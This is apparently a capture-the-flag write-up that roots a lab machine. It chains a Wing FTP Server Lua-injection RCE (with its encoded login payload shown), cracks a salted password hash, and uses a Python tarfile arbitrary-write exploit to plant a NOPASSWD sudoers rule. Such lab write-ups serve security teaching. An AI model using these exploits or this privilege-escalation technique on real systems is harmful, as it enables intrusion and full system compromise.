
Synopsis
A simple Linux machine with SSH and HTTP ports open. The web server is running Wing FTP Server v7.4.3 vulnerable to unauthenticated RCE due to improper user input handling on the login page (CVE-2025-47812), giving us the first user. The Wing FTP Server files contain a hash of another user that can be cracked, giving us SSH access as the next user. Finally, we find a custom Python script that uses a vulnerable standard library function that allows us to perform arbitrary file write (CVE-2025-4517) and take full control of the machine.
Enumeration
Quick open port scan:
nmap 10.129.244.106 -Pn -p- --min-rate 5000 -oA scans/scan1
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Targeted port scan:
nmap 10.129.244.106 -Pn -p22,80 -sCV -oA scans/scan2
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Did not follow redirect to http://wingdata.htb/
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add the wingdata.htb domain to the /etc/hosts file and check out the website.

The Client Portal button on the website leads to http://ftp.wingdata.htb/.
 The FTP server uses Wing FTP Server v7.4.3.
User
With the help of Google we can find CVE-2025-47812 - Wing FTP Server < v7.4.4 allows RCE via Lua Injection due to improper handling of null bytes in login input. This vulnerability works unauthenticated if anonymous login is enabled. An example PoC can be found at https://github.com/r0otk3r/CVE-2025-47812.
Before exploiting the vulnerability, let’s see if anonymous login works by supplying anonymous in the username field. And it does! We land on the /main.html URL. This means that the CVE will work unauthenticated.
 Also, upon trying to perform any actions by clicking Upload File or More Actions, we get a pop-up message saying we do not have permissions to perform the action, so there seems to be nothing we can abuse without abusing the CVE.
Let’s run the exploit.
python3 ~/Downloads/wingftp_cve_2025_47812.py -u "http://ftp.wingdata.htb/" -c "id" -U anonymous -P password -v -i
[*] Target: http://ftp.wingdata.htb/
[*] Running command: id

[+] Sending payload to http://ftp.wingdata.htb/
[+] Payload: username=anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a"...
[+] Exploit successful!

--- Command Output ---
uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
----------------------

[*] Launching interactive shell (type 'exit' to quit)

cmd-inject>
This exploit gives an interactive shell as a wingftp user, and it also turns out we’re a member of quite many different groups! However, this shell is a bit unstable to use, and running various commands to get our own reverse shell fails too. Luckily, there is also an exploit for this CVE available on msfconsole, multi/http/wingftp_null_byte_rce), which will provide us with a more convenient and stable Meterpreter shell.
Inside the /opt/wftpserver/ directory we can find files related to the Wing FTP server. There are two databases, /opt/wftpserver/Data/bookmark_db and /opt/wftpserver/Log/audit_db, which, unfortunately, do not contain anything useful. Inside /opt/wftpserver/Data/_ADMINISTRATOR/ and /opt/wftpserver/Data/1/users/, we can find files containing information on user credentials.
/opt/wftpserver/Data/_ADMINISTRATOR/admins.xml:
<?xml version="1.0" ?>
<ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts">
    <ADMIN>
        <Admin_Name>admin</Admin_Name>
        <Password>a8339f8e4465a9c47158394d8efe7cc45a5f361ab983844c8562bef2193bafba</Password>
        <Type>0</Type>
        <Readonly>0</Readonly>
        <IsDomainAdmin>0</IsDomainAdmin>
        <DomainList></DomainList>
        <MyDirectory></MyDirectory>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
    </ADMIN>
</ADMIN_ACCOUNTS>
This looks like a SHA-256 hash (Hashcat mode 1400), but cracking it with Hashcat doesn’t work.
/opt/wftpserver/Data/_ADMINISTRATOR/settings.xml
<?xml version="1.0" ?>
<Administrator Description="Wing FTP Server Administrator Options">
    <HttpPort>5466</HttpPort>
    <HttpSecure>0</HttpSecure>
    <AdminLogfileEnable>1</AdminLogfileEnable>
    <AdminLogfileFileName>Admin-%Y-%M-%D.log</AdminLogfileFileName>
    <AdminLogfileMaxsize>0</AdminLogfileMaxsize>
    <EnablePortUPnP>0</EnablePortUPnP>
</Administrator>
- Internal port 5466 is running an Administrator Options panel.
/opt/wftpserver/Data/1/users/wacky.xml contains the hash of wacky inside the <Password> tag: 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca. There are other users’ hashes in that directory too, but the username wacky is the only one present in the /etc/passwd file among them, so we’re gonna try to crack this one; and… it doesn’t work either.
After doing some research, I found out that the WingFTP hashes can be salted with the WingFTP salt, so we should append :WingFTP to our hash. Now that we know we have a salt, we should use the Hashcat mode 1410 (SHA-256 salted). The wacky’s password got cracked successfully now: !#7Blushing^*Bride5.
Root
Running sudo -l shows that we can run /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py * as root.
There’s also a backup_clients directory in /opt, only readable by root and wacky.
backup_clients contains two empty directories, backups and restored_backups, as well as the restore_backup_clients.py script. Maybe the directories are where the input/output for the script goes.
restore_backup_clients.py:
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
The use of the tarfile library might be interesting, it’s not something that you see often… Let’s try to find the version of this library.
python3
Python 3.12.3 (main, Nov  3 2025, 09:30:32) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import tarfile
>>> tarfile.version
'0.9.0'
>>>
Alternatively, we can find it with the help of the find command, by locating the library file itself and reading the version from there.
/usr/local/lib/python3.12/tarfile.py:
#!/usr/bin/env python3
#-------------------------------------------------------------------
# tarfile.py
#-------------------------------------------------------------------
# Copyright (C) 2002 Lars Gustaebel <lars@gustaebel.de>
# All rights reserved.
#
# Permission  is  hereby granted,  free  of charge,  to  any person
# obtaining a  copy of  this software  and associated documentation
# files  (the  "Software"),  to   deal  in  the  Software   without
# restriction,  including  without limitation  the  rights to  use,
# copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies  of  the  Software,  and to  permit  persons  to  whom the
# Software  is  furnished  to  do  so,  subject  to  the  following
# conditions:
#
# The above copyright  notice and this  permission notice shall  be
# included in all copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS  IS", WITHOUT WARRANTY OF ANY  KIND,
# EXPRESS OR IMPLIED, INCLUDING  BUT NOT LIMITED TO  THE WARRANTIES
# OF  MERCHANTABILITY,  FITNESS   FOR  A  PARTICULAR   PURPOSE  AND
# NONINFRINGEMENT.  IN  NO  EVENT SHALL  THE  AUTHORS  OR COPYRIGHT
# HOLDERS  BE LIABLE  FOR ANY  CLAIM, DAMAGES  OR OTHER  LIABILITY,
# WHETHER  IN AN  ACTION OF  CONTRACT, TORT  OR OTHERWISE,  ARISING
# FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR
# OTHER DEALINGS IN THE SOFTWARE.
#
"""Read from and write to tar format archives.
"""

version     = "0.9.0"
__author__  = "Lars Gust\u00e4bel (lars@gustaebel.de)"
__credits__ = "Gustavo Niemeyer, Niels Gust\u00e4bel, Richard Townsend."
...
Nice. Searching for vulnerabilities in this version of the library on the internet, we find this Tarfile Realpath Overflow Vulnerability, though it turns out it’s not tied to the version of the library, but to the version of Python instead (perhaps since tarfile is a part of the Python standard library). Our Python version (3.12.3) turns out to be vulnerable, so all good here.
This vulnerability enables arbitrary file write via the TarFile.extractall() function with the filter="data" parameter set. There are multiple ways we can exploit arbitrary file write in order to obtain root on the system, for example:
- Injecting an SSH public key for root login,
- Creating a reverse shell cron job,
- Adding a NOPASSWD rule to the
/etc/sudoersfile or any file in the/etc/sudoers.d/directory, - Overwriting the root entry in the
/etc/shadowfile.
For the purposes of this machine, I will add a new sudoers rule that will allow a user to run all commands as root without a password. The rule is going to look like this: <username> ALL=(root) NOPASSWD: ALL.
username- the user to whom the rule applies, e.g. our user,wacky,ALL- the hosts where the rule applies;ALLmeans any host,(root)- the user/group the command can be run as,NOPASSWD: ALL- allow running all command without a password.
Exploit credit: https://github.com/DesertDemons/CVE-2025-4138-4517-POC/blob/main/exploit.py.
- I’ve changed the line containing the sudoers rule (line 354) to my own one for the sake of not simply copypasting the exploit without understanding what it’s actually exploiting.
Transfer the exploit to the target and run it to generate a malicious .tar file.
python3 exploit.py --preset sudoers --extra wacky --tar-out /opt/backup_clients/backups/backup_9999.tar
Now run the following command. The value we use for the -r option doesn’t matter, as long as it doesn’t violate any checks inside the code (starts with “restore_” and the remainder is 1–24 characters long and contains only letters, digits, or underscores). Also, despite what the help strings inside the sudo script are saying, we don’t need to copy the tarball to /home/wacky/backup_clients/ in order to run this script.
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_9999.tar -r restore_exploit
[+] Backup: backup_9999.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_exploit
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_exploit
The malicious archive should have written the new rule to the /etc/sudoers.d/pwned file. Let’s see if it was created.
ls -la /etc/sudoers.d/pwned
-rw-r----- 1 root root 31 Dec 31  1969 /etc/sudoers.d/pwned
And it was. The success is also indicated by the output of sudo -l, where our new rule is present:
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
    (root) NOPASSWD: ALL
Now all that’s left is to run a new shell with sudo, and it will be started with the root privileges.
sudo /bin/bash
root@wingdata:/opt/backup_clients# whoami
root
root@wingdata:/opt/backup_clients# ls -la /root/
total 44
drwx------  5 root root 4096 Jun 18 21:16 .
drwxr-xr-x 18 root root 4096 Feb  9 08:19 ..
lrwxrwxrwx  1 root root    9 Jan 22 04:41 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Nov  3  2025 .cache
-rw-------  1 root root   20 Nov  3  2025 .lesshst
drwxr-xr-x  3 root root 4096 Nov  2  2025 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root    9 Jan 22 04:41 .python_history -> /dev/null
-rw-r-----  1 root root   33 Jun 18 21:16 root.txt
-rw-r--r--  1 root root   66 Nov  3  2025 .selected_editor
drwx------  2 root root 4096 Nov  3  2025 .ssh
-rw-r--r--  1 root root  165 Jan 22 04:41 .wget-hsts